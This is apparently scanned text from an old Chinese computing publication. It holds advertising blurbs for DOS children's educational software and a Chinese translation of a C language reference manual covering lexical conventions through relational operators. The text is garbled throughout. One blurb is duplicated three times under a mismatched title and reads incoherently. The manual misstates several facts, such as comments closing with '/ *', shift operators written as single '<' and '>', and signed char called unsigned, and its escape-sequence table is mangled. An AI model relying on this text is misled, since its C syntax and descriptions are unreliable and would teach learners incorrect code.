本软件是一个扑克牌游戏, 引导小朋友从扑克牌的花色及大小的数学设计, 到短小朋友与数字之间的距离, 利用有趣的扑克牌游戏, 尤其是 WPS 文字处理系统, 以它多种汉字输入方式(全拼双音、双拼及序的识别, 以“拼音”游戏, 小朋友在轻松的氛围中学习数字基本知识, 是小朋友学数字的基本必修软件。

本软件所需配置: IBM PC、XT/AT, 286, 386 及其兼容机, VGA 彩显, 1.2M 软盘驱动器, 640K 以上内存。

《我爱我家》——英文字母与键盘简介

本软件以生动的图案, 配合活泼的音效, 从基础 26 个英文字母的笔顺输入, 到简单有趣的单词拼写, 使小朋友能在愉快的氛围中, 与英文作零距离接触, 增加小朋友对英文字母的了解, 以及由活泼流畅的表现方式, 系统地让小朋友对生活中所熟悉和喜爱的字母, 能实际地在系统上的应用, 让小朋友以游戏的方式去熟悉英文字母在键盘上的位置, 并可复习对字母的掌握, 不仅可奠定英语学习的基础, 更能激发小朋友的学习兴趣, 达到寓教于乐的效果。

本软件所需配置: IBM PC、XT/AT, 286, 386 及其兼容机, VGA 彩显, 1.2M 软盘驱动器, 640K 以上内存。

《智慧拼图》——图形益智游戏介绍
本软件是一个老少皆宜的智力游戏, 提供三种难度供您选择: 1. 易拼拼图, 要求拼块被分成许多部分, 小朋友在轻松愉快的游戏中, 可以训练小朋友对图形和色彩的辨认能力和记忆力; 2. 旋转拼图, 在前一种难度的基础上, 令已被拼好的图形, 由不同角度的旋转处理, 适合中、小学生对图形的组合能力和对空间的认知能力的训练; 3. 智慧拼图, 是一个极具挑战性的拼图游戏, 可以锻炼小朋友的分析与综合能力, 是进行智力训练的最佳选择, 和茶余饭后理想的消遣活动。本软件提供十多个生动有趣的图形供您使用, 是不可多得的电脑智力游戏。

本软件所需配置: IBM PC、XT/AT, 286, 386 及其兼容机, VGA 彩显, 1.2M 软盘驱动器, 640K 以上内存。

《智慧接龙——做词的顺序》简介
本软件是一个扑克牌游戏, 引导小朋友从扑克牌的花色及大小的数学设计, 到短小朋友与数字之间的距离, 利用有趣的扑克牌游戏, 尤其是 WPS 文字处理系统, 以它多种汉字输入方式(全拼双音、双拼及序的识别, 以“拼音”游戏, 小朋友在轻松的氛围中学习数字基本知识, 是小朋友学数字的基本必修软件。

本软件所需配置: IBM PC、XT/AT, 286, 386 及其兼容机, VGA 彩显, 1.2M 软盘驱动器, 640K 以上内存。

《智慧接龙——做词的顺序》简介
本软件是一个扑克牌游戏, 引导小朋友从扑克牌的花色及大小的数学设计, 到短小朋友与数字之间的距离, 利用有趣的扑克牌游戏, 尤其是 WPS 文字处理系统, 以它多种汉字输入方式(全拼双音、双拼及序的识别, 以“拼音”游戏, 小朋友在轻松的氛围中学习数字基本知识, 是小朋友学数字的基本必修软件。

本软件所需配置: IBM PC、XT/AT, 286, 386 及其兼容机, VGA 彩显, 1.2M 软盘驱动器, 640K 以上内存。

《智慧接龙——做词的顺序》简介
本软件是一个扑克牌游戏, 引导小朋友从扑克牌的花色及大小的数学设计, 到短小朋友与数字之间的距离, 利用有趣的扑克牌游戏, 尤其是 WPS 文字处理系统, 以它多种汉字输入方式(全拼双音、双拼及序的识别, 以“拼音”游戏, 小朋友在轻松的氛围中学习数字基本知识, 是小朋友学数字的基本必修软件。

本软件所需配置: IBM PC、XT/AT, 286, 386 及其兼容机, VGA 彩显, 1.2M 软盘驱动器, 640K 以上内存。

C 语言参考手册

四川大学唐先余译

A1. 概述

本手册描述的 C 语言,是根据 1988.1.11 发布的编号为 X3J11/88-001 的“C 语言程序设计——适用于信息系统的美国国家标准建议草案”文件规定进行的。这个草案不是最后的标准,在将产生的语言中它可能会发生某些变化,因此,本手册不能抓住基本的语言定义进行描述。此外,它还是建议标准草案的一种阐述,但不是标准本身,不过需要注意使它成为一个可靠的指南。

大概,本手册采用标准草案提出的基本要点,而标准草案同样也采用了本书第一版的那些要点,但是在结构细节上有些差别,除开某些产物重新命名和没有成形词汇标记或预处理程序的定义外,这里对语言本身给出的语法等效于当前的草案。

A2. 词汇惯例

一个程序由存储在文件里的一个或多个翻译单元组成,用 A12 描述的几个阶段对它进行翻译。第一阶段做低级的词汇转换,完成以 # 符号开头的行所引进的指令,并执行宏定义和宏展开。当 A12 的预处理完成时,程序对标记指令序列进行处理。

A2.1 标记

有六类标记:标识符、关键字、常数、字符串、操作符以及其它的分隔符。下面所描述的空格、水平制表符、换行符、换页和注释(统称为“空白”),除开它们被用作标识符外,都是可忽略不计的。换句话说,需要某些空白来分隔相邻的标识符、关键字和常数。

若在已知字符前把输入流解释成许多标记,则下一个标记就是可能构成标记的最长字符串。

A2.2 注释

注释以字符 / * 开头,以字符 / * 结束,注释不能嵌套,它们也不能出现在串或程序文字里。

A2.3 标识符

标识符是由字母和数字构成的序列,第一字符必须是一个字母,下划线作为字母考虑。相同字母的大、小写是不同的。标识符可以具有任何长度,但对内部标识符,至少前 31 个字符是有效的,有些实现方案可以使更多的字符是有效的,内部标识符包括预处理器的宏名和所有不具外部连接(A11.2 节)的其它名字,带外部连接的标识符受到更多的限制,许多实现可以少到前 6 个字符才是有效的,并不区别字母的大小写。

A2.4 关键字

下面标识符留作关键字,不可再作它用:

```
auto double int struct
break else long switch
case enum register typedef
char extern return union
const float short unsigned
continue for signed void
default goto sizeof volatile
do if static while
```

有些实现方案还保留了字 fortran 和 nam

对于 ANSI 标准,关键字 const, signed 和 volatile 是新的;

从第一版以来,enum 和 void 是新的,但在共用;

以前保留的但从未使用的 entry 就不再长久保留了。

根据 X3J11 委员会的决定,字 noalias 也可以保留。

A2.5 常数

下面列出若干类常数,每类有一个数据类型;A4.2 讨论基本类型。

常数

整常数

字符常数

浮点常数

枚举常数

A2.5.1 整常数

整常数由一系列数字组成,若它由 0(数字零)开始,则为 8 进制数,否则为 10 进制数。8 进制常数不包含数字 8 或 9,由 0x 或 0X(数字零)开头的数字序列是 16 进制整数。16 进制数字用 a 到 f 或 A 到 F 代表 10 到 15。

一个整常数可以用字母 u 或 U 添在后头,以表示它是一个无符号的,它也可用字母 l 或 L 添在后头来表示它是一个长整数。

整常数的类型取决于它的形式、值和后缀(请参看 A4 关于类型的讨论)。若整常数没加后缀还是 10 进制,则它首先具有这种类型,就是其值可表示为 int, long int, unsigned long int。若它是无后缀的 8 进制或 16 进制,它首先可能为这种类型;int, unsigned int, long int, unsigned long int。若它后缀以 u 或 U,则是 unsigned int, unsigned long int。若它后缀以 l 或 L,则是 long int, unsigned long int。

整常数类型的详细描述显著地超过了第一版,在那里仅使较大的整常数为 long, 后缀 u 是新的。

A2.5.2 字符常数

字符常数是括在单引号内的一个或多个字符序列,如 'x'。只有一个字符的字符常数值就是在执行时在机器内的字符集中该字符的数字值。多字符常数值由实现过程定义。

字符常数不包含' (单引号)字符或换行符,为了表示它们以及其它其它的字符,可以使用下面的各转义序列,

```
换行符      \n  \lf  \n
水平制表符 HT  \t
垂直制表符 VT  \v
退格        BS  \b
回车        CR  \r
换页        FF  \f
响铃        BEL \a
反斜杠      \   \\\
问号        ?    \?
单引号      '    \'
双引号      "    \"
8 进制数   000  \000
16 进制数  hh  \xhh
```

转义序列 \000 由反斜杠紧跟 1,2 或 3 个 8 进制数字组成,这些 8 进制数字用来指定所希望的字符值。这种结构的转义例子是 \0(没有紧跟数字),它表示字符 NUL。转义符

\xhh 由反斜杠后紧跟 x,紧跟 16 进制数字组成,该 16 进制数字用来指定所希望的字符值,在数字量上没有限制,但是,如果所得的字符值超过了最大字符值,则其作用就没有定义,对 8 进制或 16 进制转义字符,如果实现把字符类型处理成带符号的,则其值是符号扩展的,如象强制成字符类型,如果跟在 \ 后的字符不是上述规定的任一种,则其行是不确定的。

在某些实现中,有一个扩展的字符集,它们不能表示成字符类型。这个扩展字符集的常用前置以 L 来书写,例如 'L'x', 并称为广字符常数(Wide character Constant)。这种常数具有类型 wchar_t, 一个在标准首部文件 <wchar.h> 定义的整型类型。正如普通字符常数的情况一样,可以利用 8 进制或 16 进制转义字符,如果指定的值超过了用 wchar_t 所能表示的,其作用是不确定的。

这些转义字符的某些是新的,特别是 16 进制字符表示法,扩展字符也是新的,在美国和西欧通常使用的字符集可以被编码以便与字符类型配合。加进 wchar_t 的主要企图是容纳亚洲语言。

A2.5.3 浮点常数

一个浮点常数包括整数部分、小数点、小数部分、或 E, 带任意符号的整数和可选的 f, F, l 或 L 之一的类型后缀,整数和小数部分都是由数字序列组成。整数部分或小数部分可以没有但不能两者都没有,小数点或 e 和 E 指数这两部分中,有一个可以没有,但不能两者都没有,类型由后缀决定;f 或 F 使它为浮点型, L 或 l 使它为长的双精度型;否则它是双精度型。

在浮点常数上添加后缀是新的。

A2.5.4 枚举常数

当作枚举说明的标识符(参看 A8.4)是整型类型的常数。

A2.6 字符串

字符串,也称为串常数,它是由双引号括起来的字符序列,例如 "..."。字符串具有“字符数组”类型和 static 存储类(参看下面 A4),并且用给定字符作为其初值,相同字符串是否截断不由实现过程确定,试图改变字符串的程序的作用是不确定的。

邻接的字符串被连接成一个串。在任何连接后,要向该串添加空字节 \0 以便扫描表的程序能找到它的结尾。字符串不包括换行符和双引号字符,为表示它们,像对字符常数那样的转义序列同样也是有效的。

正如字符常数的情况一样,在扩展字符集中的字符串用前面加 L 来书写,例如 "L..."。宽字符字符串具有“wchar_t 数组”类型,普通字符串和宽字符串的连接是不确定的。

A3 语法的符号表示法

在本手册的语法符号表示法中,语法类别用斜体字表示,文字和字符用黑体字表示。其它可能的类别通常列在分开的行上,在某些情况下,过长的组有限列举出现在一行上,用词组“oneof”来标记,用下标“opt”来表示可选的终止符或非终止符,因此:

(表达式 opt)

表示在大括号中括起的是一个任选表达式,其语法将在 A13 中予以小结。

不象本书第一版给出的语法,这里给出的语法使表达式运算符的优先权和结合性变得很明显。

A4 标识符的含义

标识符或名字,涉及到种类繁多的事,各种函数;结构、联合和枚举的标记;结构或联合的成员;枚举常数;类型定义名;以及对象,一个对象,有时称为变量,是存储器中的一个单元,并且它的解释依赖于两个主要的属性:它的存储类和它的类型,存储类决定了与标识对象相联系的存储寿命,类型决定了在标识对象中找到的值的含义,名字还有作用域和连接,前者指程序知道它的程序区域,后者决定在另一作用域里的相同名字是否指的是同一对象或函数,作用域和连接将在 A11 讨论。

A4.1 存储类

有两种存储类,自动和静态,几个关键字和一个对象说明的范围一起规定了对象的存储类。自动对象是局部于一个分程序的(A9.3)在从该分程序退出时它就消失了。在一个分程序内的各说明,如果没有提及存储类的详细说明,或者使用了分类符 auto,就建立起自动对象,说明为 register 的对象是自动的,并且存储在(如能可能的)机器的快速寄存器中。

静态对象可以是局部于一个分程序的或外部于所有分程序,但两种情况,无论它们从函数或分程序退出,或者再次进入函数或分程序,都要保存它们的值,在分程序内,包括提供函数代码的分程序在内,静态对象用关键字 static 进行说明,在所有分程序外,在与函数定义同级的对象是静态的,他们利用关键字 static 可以做成局部于特定编译单元,这就使它们具有内部连接,略去显式的存储类,或者利用关键字 extern,它们就变成全局于整个程序,这就使它们具有外部连接。

A4.2 基本类型

有几种基本类型,在附录 B 描述的标准首部文件 <limits.h> 中定义了局部实现中每种类型的最大值和最小值,附录 B 给出的数字展示了最小可接受的数值大小。说明为字符(char)的对象是足够的,可以存储执行字符集的任何成员,如果该字符集中的真正字符在字符对象中,它的值等效于该字符的整数值,且是非负的,其它量也可存储在字符变量中,但值的变化范围,特别是该值是否带符号的,要由实现过程来确定。

说明为 unsigned char 的无符号字符占用的空间量与普通字符相同,但总是呈现为非负的,说明为 signed char 的无符号字符同样也取普通字符一样的空间。除开字符型外,还有说明为 short int, int 和 long int 的三种整数的大小是有效的,普通 int 对具有宿主机组提供的自然大小,为满足特殊需要才提供其大小,较长的整数提供的存储单元至少比较短的多,但具体实现可命名普通整数或等效于短整数,或等效于长整数,整数型全部表示成带符号的,除非另外指定。

用关键字 unsigned 说明的无符号数遵守“守恒”的计数规则,其中 a 为表达式中的比特数,因此无符号量的计算绝不会溢出,能够存储在带符号对象中的非负值集合是能在相应无符号对象的那些值的子集,而且重选值的表示法是相同的。

任何单精度浮点(float),双精度浮点(double)和特别精度浮点(long double)可以是同义的,但是各列在较后的至少与各列在前面的有同样的精确。

枚举型是唯一具有整数值类型的,与每个枚举有关的是一组命名常数(A8.4),枚举型起着整数的作用,但共同的是,当一个特殊的枚举类型的对象赋值有点与其常数或其类型表示不相同的编译程序就发生告警。

由于这些类型的对象可被解释为数值,因此,它们将被用作算术类型,字符类型,各种大小的带或不带符号的整数类型,以及枚举类型,总起来说将称做整型类型,浮点、双精度、长双精度类型将称做浮点类型。

类型 void 规定为空值集合,它被用作不产生值的函数所返回的类型。

A4.3 派生类型

除基本类型外,还有一种在概念上为无限多种的派生类型,它是由基本类型按以下方法构成的:

给定类型的对象构成的数组;

返回给定类型对象的各函数;

指向给定类型对象的各种指针;

包含各种类型的一系列列表

能够包含各种类型的几个对象中的任何一个的各种联合通常这些构成对象的方法可以递归地使用。

A4. 4 类型修饰符

一个对象的类型具有附加的修饰符。说明一个对象为const便宣告它的值将不会改变；说明对象为volatile宣告它具有与最优化有关的特殊性质。修饰符既不影响值的范围，也不影响对象的算术性质。修饰符将在A8. 2节讨论。

A5 对象和左值

一个对象是存储器的一个命名区域；左值是一个与对象有关的表达式。左值表达式的一个明显例子是一个带有适当类型和存储类的标识符。有产生左值的运算符，例如，若E是一个指针类型的表达式，那么*E就是关系E指向的对象的左值表达式。名字“左值”来自赋值表达式E1=E2，在这里左边的操作数E1必定是左值表达式。每个运算符的讨论将指出它是否要求左值操作数和它是否产生一个左值。

A6 类型转换

某些运算符，根据它们的操作数情况，可能引起操作数的值从一种类型转换成另一种类型。本节说明这些转换所预料的结果。A6. 5概括了大多数普通运算符所要求的转换；当时，将在每个运算符的讨论时加以补充。

A6. 1 整数提升

在任何可以使用整数的地方，都可以把字节、短整数、或者整数的字节位，所有带符号的或不带符号的，或者枚举类型对象用在表达式中。如果int可以表示所有原始类型的值，则该值就转换成int；否则该值转换成unsigned int这个过程叫做整数提升。

A6. 2 整数转换

任何整数通过找出与该整数对应的最小非负值，对大于无符号类型所能表示最大值取模，就能将它转换成已给的无符号类型。在二进制补码表示法里，若无符号类型的位模式是较窄的，它就等效于左截断，若无符号的位模式是较宽的，它就等效于填充无符号的零和扩展符号值的符号。

当任何整数转换成带符号类型时，若它能表示成新类型则其值不变，否则由实现过程决定。

A6. 3 整数和浮点

当浮点类型的值要转换成整数类型时，小数部分要丢掉，若所提的值不能用整数类型表示时，其结果不确定。特别是，把负的浮点值转换成无符号整数类型的结果是不确定的。

当整数类型的值要转换成浮点，并且其值处在所能表示的范围内但不能精确表示时，则结果可以是下一个较高的或者较低的能表示的值。如果结果超过了范围，其值是不确定的。

A6. 4 浮点类型

当一个较少精度的浮点值要转换成一个等精度或更精确的浮点类型时，其值是不变化的。当一个较多精度的浮点值要转换成较少精度的浮点类型，且其值处在所能表示的范围内，则结果或者可能是下一个较高的能表示的值，或者可能是下一个较低的能表示的值。如果结果超出了范围，其结果是不确定的。

A6. 5 算术变换

很多运算符以类似的方式引起转换和产生结果的类型。效果是把操作数引到共同的范围。也就是结果的范围。这种模式称为通常的算术转换。

首先，若任一操作数是long double则其它要转换成long double。

否则，若任一操作数是double，则其它要转换成double。

否则，若任一操作数是float，则其它要转换成float。

否则，在两个操作数中实现整数提升。于是，如果任一操作数是 unsigned long int，则其它要转换成 unsigned long int。

否则，如果一个操作数是 long int 和另一个是 unsigned int，则结果取决于 long int 是否能表示 unsigned int 的所有值；如果能，则把操作数转换成 long int；如果不能，两者都转换成 unsigned long int。

否则，如果一个操作数是 long int，则其它的要转换成 long int。

否则，若任一操作数是 unsigned int，则其它的要转换成 unsigned int

否则，两个操作数都具有类型 int，这里有两点变化。首先，浮点数的运算可以用单精度而不是用双精度来完成；第二，规定所有浮点运算是双精度。第二，较短的无符号的类型，当其与大号的无符号类型结合时，不把无符号的特性传给结果的类型；在第一版里，无符号的总是处于支配地位的。新规则稍微更复杂点，但减少了无符号的量子到带符号的量子可能发生的意外事。当无符号的表达式与相同大小的带符号的表达式进行比较时，还可能发生预料不到的结果。

A6. 6 指针和整数

一个整数类型的表达式可以与指针相加或者从指针中减去一个整数类型的表达式。在这种情况下，要按期待加法运算符的规定(A7. 7)来转换整数表达式。

两个指向相同类型的指针，在相同的数组里，可以相减；结果根据减去运算符讨论(A7. 7)所作的规定转换成整数。

具有值零的整数表达式，或强制成类型 void 的这种表达式，用强制，用赋值，或用比较可以转换成任何类型的指针。这就产生了一个空指针，它等于同样类型的另一空指针，但不等于任何指向函数或对象的指针。

允许包括指针在内的某些变换，但是要取决于具体的实现过程。他们必须用显式的类型转换运算符 cast(A7. 5和A8. 8)来指定。

可以把一个指针转换成一个足够大的整数类型以便处理它，所需的大小取决于具体实现过程。枚举函数也取决于具体实现过程。

一个整数类型的对象可以显示地转换成指针。枚举总是带有从指针变换回同一指针的足够宽的整数，但是，在相反的情况下，要由具体实现决定。

指向一种类型的指针可以转换成指向另一类型的指针。如果目标指针并不涉及在存储器中相应对齐的对象，所得的结果指针可能引起寻址异常。要确保，指向一个对象的指针可以转换成指向这种对象的指针，它的类型需要小于或等于严格的存储对齐并且再变回去没有改变。“对齐”的概念与具体实现有关，但字符类型的对象至少具有严格的对齐要求。正如 6. 8所述，一个指针也可以转换成类型 void，且再转换回来而没有变化。

最后，指向函数的指针可以转换成指向另一函数型的指针。调用由转换指针指定的函数取决于具体实现过程。但是，如果转换指针再变回它的原始类型，所得结果等于

原始的指针。

A6. 7 空(void)

无论如何不可以使用 void 对象的(不存在)值，对任何非void类型的显示或隐式转换都可以利用。因为 void 表达式表示一个不存在的值，这种表达式只在不要求值的地方使用，例如，象表达式语句(A9. 2)，或象逗号运算符的左操作数(A7. 18)表达式可以用强制办法转换成类型 void。

A6. 8 指向void的指针

任何指针可以转换成类型 void 而不丢失信息。如果结果转换回原来的指针类型，则恢复原来的指针。象 A6. 8 所讨论的指针到指针的转换需要一个显示强制转换，指针可以赋值给 void 类型的指针，也可以把 void 类型的指针赋给指针，并可以和它们进行比较。

(编者注：void 指针是ANSI中新增加的，以前，char 指针起着一般指针的作用。ANSI 标准在赋值和关系式中让 void 指针和对象指针接合，而对其它指针的混合要求显式的限制性类型转换。)

A7 表达式

表达式运算符的优先权与本节中主要小节的次序相同，最高优先权首先讲。例如，作为+(A7. 7)的操作数的表达式是在A7. 1-A7. 6 定义的那些表达式。在每个小节的各运算符具有相同的优先权。在讨论运算符的每个小节中，也指明了左或右结合性。在A13概括的语法中包括了表达式运算符的优先权和结合性。

运算符的优先权和结合性是完全明确的，但表达式的计算次序，由于某些例外，是不确定的，甚至子表达式还包含了付作用。这就是说，如果没有运算符的定义保证它的操作数以特别的次序来计算，那么以任意次序计算操作数，甚至交换它们的计算，实现起来将是无约束的。但是，每个运算符符合它的操作数所产生的值在某种意义上与它出现在表达式中的语法分析是一致的。

溢出处理，除法校验和表达式计算中的其它例外并不由语言定义。大多数已有C语言的实现忽略了在带符号的整数表达式和赋值计算中的溢出，但不保证这种忽略作用。被零除的处理和所有浮点的例外在各种具体实现中是不同的；有时，用非标准的库函数是可以调节它的。

A7. 1 指针的产生

若表达式或子表达式的类型对某类型 T 来说为“T的数组”，则表达式的值就是指向该数组第一个对象的指针，并且表达式的类型被减成“指向 T 的指针”。如果表达式为一元运算符&，或+，-，-，sizeof 的操作数，或作为赋值运算符或运算符的左操作数，则不会发生上述转换。类似地，类型为“返回 T 的函数”的表达式，除开用作& 运算符的操作数外，都被转换成“指向返回 T 的函数指针”。已经历这些转换之一的表达式不是左值。

A7. 2 初等表达式

初等表达式是各种标识符、常数、字符串、或在圆括号中的表达式。

初等表达式 标识符 常数 字符串 (表达式)

一个标识符，如果它已作了下面讨论的相应说明，则它就是一个初等表达式。它的类型由它的说明规定。如果标识符与对象有关(A5)并且其类型是数组、结构、联合式指针，则它是一个左值。

常数是初等表达式，它的类型取决于它的形式，这已在A2.5讨论过。

一串文字是初等表达式；它的类型本来是“char 数组”对广字符串是“wchar_t 数组”，但遵照A7. 1给出的规则，通常将它修改为“指向 char”(wchar_t)的指针，结果是指向串中第一个字符的指针，在某些初始化中不发生这种转换，请参考A8. 7。

用圆括号括起来的表达式是初等表达式，它的类型和值与原来未括起来的那些表达式相同。圆括号的出现并不影响表达式是否是一个左值。

A7. 3 后继表达式

后继表达式的运算符由左右组合。

后继表达式：

初等表达式

后继表达式[表达式]

后继表达式(参数表达式opt)

后继表达式·标识符

后继表达式->标识符

后继表达式++

后继表达式--

参数表达式表：

赋值表达式 参数表达式表, 赋值表达式

A7. 3. 1 数组引用

后继表达式后紧跟用方括号括起来的表达式，仍是一个后继表达式，用来指示下标数组的引用。两个表达式之一必须具有“指向 T 的指针”类型(其中 T 是某一类型)，另一个必须具有整数类型，下标表达式是 T。表达式 E1[E2]与*(E1+(E2))是相同的(按定义)，进一步讨论请参考A8. 2。

A7. 3. 2 函数调用

函数调用是一个称做函数标志符的后继表达式，后面有圆括号，圆括号中可能是空的，也可能用逗号分开的赋值表达式有(A7. 17)用来构成函数的参数。如果后继表达式在当前作用域内由不存在说明的标识符组成，则该标识符被隐式地说明，类似于 extern int identifier(); 已给定在含有函数调用的最内层的分程序。后继表达式(在可能的隐式地说明和指针产生后，A7. 1)必须是“指向返回某种类型 T 的函数指针”，函数调用的值具有类型 T。

术语“自变数”用于函数调用来传递表达式；术语“参数”用于函数定义或函数说明中的描述来接收输入对象(或它的标识符)。术语“实在自变数(参数)”和“形式自变数(参数)”，由于同样有差异，往往各自分别使用。

特别地，对一个函数的调用来说，付本由每个自变数构成，所有自变数的传递严格地是按值进行的。一个函数可以改变其参数对象，即自变数表达式的付本的值，但是

这些改变不能影响自变量的值。然而，传递一个指针是可能的，条件是该函数可以改指针所指对象的值。

有两种说明函数的方式，在新样式中，参数的类型是显式的且是函数类型的一部分，把这种说明也叫做函数原型。在旧方式中，参数类型不显指定。在 8. 6. 3 和 A10. 1 将讨论函数说明。

如果函数说明在调用范围内为旧方式，则默认的自变量提升将应用于如下的每个自变量：对每个整数型自变量将执行整数提升 (A6. 1)，每个浮点自变量将转换为双精度。如果自变量的数目与函数定义中的参数不一致，或者自变量的类型在提升后与相应参数的那些类型不一致时，则调用的结果是不确定的。类型的一致性取决于函数的定义是否是新方式或旧方式。若是旧方式，则在调用自变量的提升类型和参数的提升类型间进行比较；若定义是新方式的，自变量的提升类型一定是参数本身的那些类型，而不是提升类型。

如果函数说明在调用范围内是新方式，则自变量如像通过赋值转换成与函数原型相应参数的类型。自变量的数目一定和显式描述的参数数目相同，除非说明参数用省略表示法 (...) 结尾。在省略表示法中，自变量的数目必须等于或超过参数的数目；后随的自变量除开显式表示的参数的外要经历上一节描述的默认自变量提升。如果函数定义是旧方式，则在可见原型中的每个参数的类型在调用时必须和定义中相应参数一致。

自变量的求值次序是没有规定的，注意各种编译程序的求值次序是有差别的。但是，在函数进入前，自变量和函数标识符完全是可求值的，包括所有作用在内。允许对任何函数进行还旧调用。

后继表达式后接圆点再接标识符还是一个后继表达式。第一个操作数表达式必定是结构或联合，标识符必定是命名结构或联合成员。值就是结构或联合的命名成员，它的类型就是成员的类型。若第一个表达式为左值，且第二个表达式类型不是数组，则表达式为左值。

后继表达式后接一箭头 (由一和 > 组成) 再接一标识符还是一个后继表达式。第一个操作数表达式必定是指向结构或联合的指针，标识符必须命名结构或联合的成员。结果是与指针表达式所指的结构或联合的命名成员有关，且类型就是成员的类型。若类型不是数组类型，则结果为左值。

因此，表达式 E1 -> Mem 与 (*E1). Mem 是相同的。结构和联合将在 A8. 3 进行讨论。

在本书的第一版中，已有一个规则，即这种表达式的成员名字一定属于在后继表达式中提到的结构或联合；但是，注意这个规则实施起来并不坚决，新近的编译程序和 ANSI 就坚决实施起来。

A7. 3. 4 后继增量

后继表达式后接运算符 ++ 或 -- 仍然是一个后继表达式。表达式的值就是操作数的值。在值被记下后，操作数就增 1 (对 ++ 说来) 或减 1 (对 -- 说来)。操作数必须是左值；有关操作数和运算结果的进一步限制请参看加法运算符 (A7. 7) 和赋值 (A7. 17) 的讨论。所得结果不是左值。

A7. 4 一元运算符

带有一元运算符的表达式从左到右组合。

一元表达式：

后继表达式

++ 一元表达式

-- 一元表达式

一元运算符强制表达式

sizeof 一元表达式

sizeof (类型名)

一元运算符：下列之一

& * + - ~ !

A7. 4. 1 前缀增量运算符

在一元表达式前置以运算符 ++ 或 -- 还是一元表达式。操作数被加 1 (++) 或减 1 (--)。表达式的值就是增加 (减少) 后的值。操作数必须是左值；有关操作数和运算结果的进一步限制，请参看加法运算符 (A7. 7) 和赋值 (A7. 17) 的讨论。所得结果不是左值。

A7. 4. 2 地址运算符

一元运算符 & 取其操作数的地址。操作数必须是一个与位字段和说明为寄存器的对象都没有关系的左值，或者必须是函数类型。结果是指向左值涉及的对象或函数的指针。若操作数的类型是 T，则结果的类型是“指向 T 的指针”。

A7. 4. 3 间接运算符

一元运算符 * 表示间接，并返回其操作数指向的对象或函数。若操作数是一个指向算术结构、联合或指针类型的对象，则它为左值。若表达式的类型是“指向 T 的指针”，则结果类型为 T。

A7. 4. 4 一元加法运算符

一元运算符 + 的操作数必须具有算术或指针类型，结果是操作数的值。整数操作数要进行整数提升。结果类型就是提升过的操作数的类型。

A7. 4. 5 一元减运算符

一元减运算符 - 的操作数必须具有算术类型，结果是它的操作数的负数值。整数操作数要进行整数提升。一个无符号量的负数值的计算是从提升类型的最大值减去提升值并加 1，但值零也是零。结果类型是已提升操作数的类型。

A7. 4. 6 1 的补码运算符

运算符 ~ 的操作数必须具有整数类型，且结果为其操作数的 1 的补码。要执行整数提升。若操作数为无符号的，则从提升类型的最大值减去该值为其计算结果。若操作数为带符号的，其计算结果是：把已提升的操作数转换成相应的无符号类型，应用 ~，并转换回原状，带符号的类型。结果类型是已提升操作数的类型。

A7. 4. 7 逻辑非运算符

运算符 ! 的操作数必须具有算术类型或是一个指针；若它的操作数等于零，则结果为 1；否则，为零。结果类型是 int。

A7. 4. 8 sizeof 运算符

sizeof 运算符为存贮其操作数类型的对象产生出所需的字节数。操作数或者是非求值的表达式，或者是带圆括号的类型名。当 sizeof 应用于 char 时，结果为 1；当应用于一个数组时，则结果是数组中的总字节数。当应用于结构或联合时，结果是该对象的字节数，包括为使对象成为一个数组所需的垫整，n 个元素的数组大小为 n 乘 1 个元素的大小。这个运算符不可以应用到函数类型或不完全类型的操作数，也不可应用到位段。结果是无符号的整数常；特殊类型要由具体实现来确定。标准的头文件

<stddef. h> (参看附录 B) 把这个类型定义为 size_t。

A7. 5 强制性类型转换运算符 cast

用圆括号括起的类型名加在一元素表达式的前面将引起表达式的值向命名的类型转换

Cast 表达式：

一元表达式

(类型名) cast 表达式

这种结构称之为 cast。类型名将在 A8. 8 进行描述。转换的效果已在 A6 描述过。带有 cast 的表达式不是左值。

A7. 6 乘法运算符

乘法运算符 *、/ 和 % 从左到右进行组合

乘法表达式：

cast 表达式

乘法表达式 * cast 表达式

乘法表达式 / cast 表达式

乘法表达式 % cast 表达式

* 和 / 的操作数必须具有算术类型；% 的操作数必须具有整数类型。在操作数上完成通常的算术变换，并预示结果的类型。

二元运算符 / 产生乘积

二元运算符 / 产生第一个操作数除以第二个的商，运算符 % 则产生相除的余数；如果第二个操作数是零，则结果是不确定的。否则，(a / b) * b + a % b 等于 a 总是真实的。如两个操作数是非负的，则余数是非负的并小于除数；若不这样，只保证余数的绝对值小于除数的绝对值。

A7. 7 加法运算符

加法运算符 + 和 - 从左到右进行组合。如操作数具有算术类型，则执行通常的算术转换。对每种运算符都可能有若干附加类型。

加法表达式：

乘法表达式

加法表达式 + 乘法表达式

加法表达式 - 乘法表达式

操作符 “+” 的结果为两个操作数之和。指向数组中一个对象的指针和任何整

数类型的值可以相加。后者通过用指针指向的对象大小乘以整数而转换成地址位移。相加和是与原指针同类型的指针，并指向同数组中离原对象相应位移的另一对象。因此，若 P 是指向数组中一个对象的指针，则表达式 P+1 是指向数组中下一个对象的指针。若和指针指向数组的界限外，除开在高端外的第一个单元，结果是不确定的。

运算符 “-” 的执行结果是两上操作数的差值，可以从指针中减去任何整数类型的值，于是产生如加法应用的同样转换和条件。

若指向同类对象的两指针相减，其结果为一带符号的整数，表示所指对象的位移；指向相继对象的指针相差为 1。结果类型取决于具体的实现过程，但在标准头文件 <stddef. h> 中定义为ptrdiff_t。除开指向同数组内的对象指针外，若值是不确定的，但是，若 P 指向数组的最后成员，则 (P+1) - P 具有值 1。

A7. 8 移位运算符

移位运算符 < 和 > 从左到右组合。对它们的操作数必须是整数，并必须得到整数提升。结果类型与提升的左操作数相同。若右操作数是负的，或者大于或等于左表达式类型的位数，其结果是不确定的。

移位表达式

加法表达式

移位表达式 < 加法表达式

移位表达式 > 加法表达式

E1 < E2 的值是 E1 (作为位模式解释) 左移了 E2 位；在无溢出的情况下，它等效于乘以 2^{E2}。E1 > E2 的值是 E1 右移了 E2 位的位置。若 E1 是无符号的或者它具有非负值，这就等效于除以 2^{E2}，否则，其结果由其具体实现过程决定。

A7. 9 关系运算符

关系运算符从左到右组合，但这个事实不是有用的；a < b < c 在语法上分析为 (a < b) < c，且计算 a < b 的值或者为零或者为 1。

关系表达式：

移位表达式

关系表达式 < 移位表达式

关系表达式 > 移位表达式

关系表达式 <= 移位表达式

关系表达式 >= 移位表达式

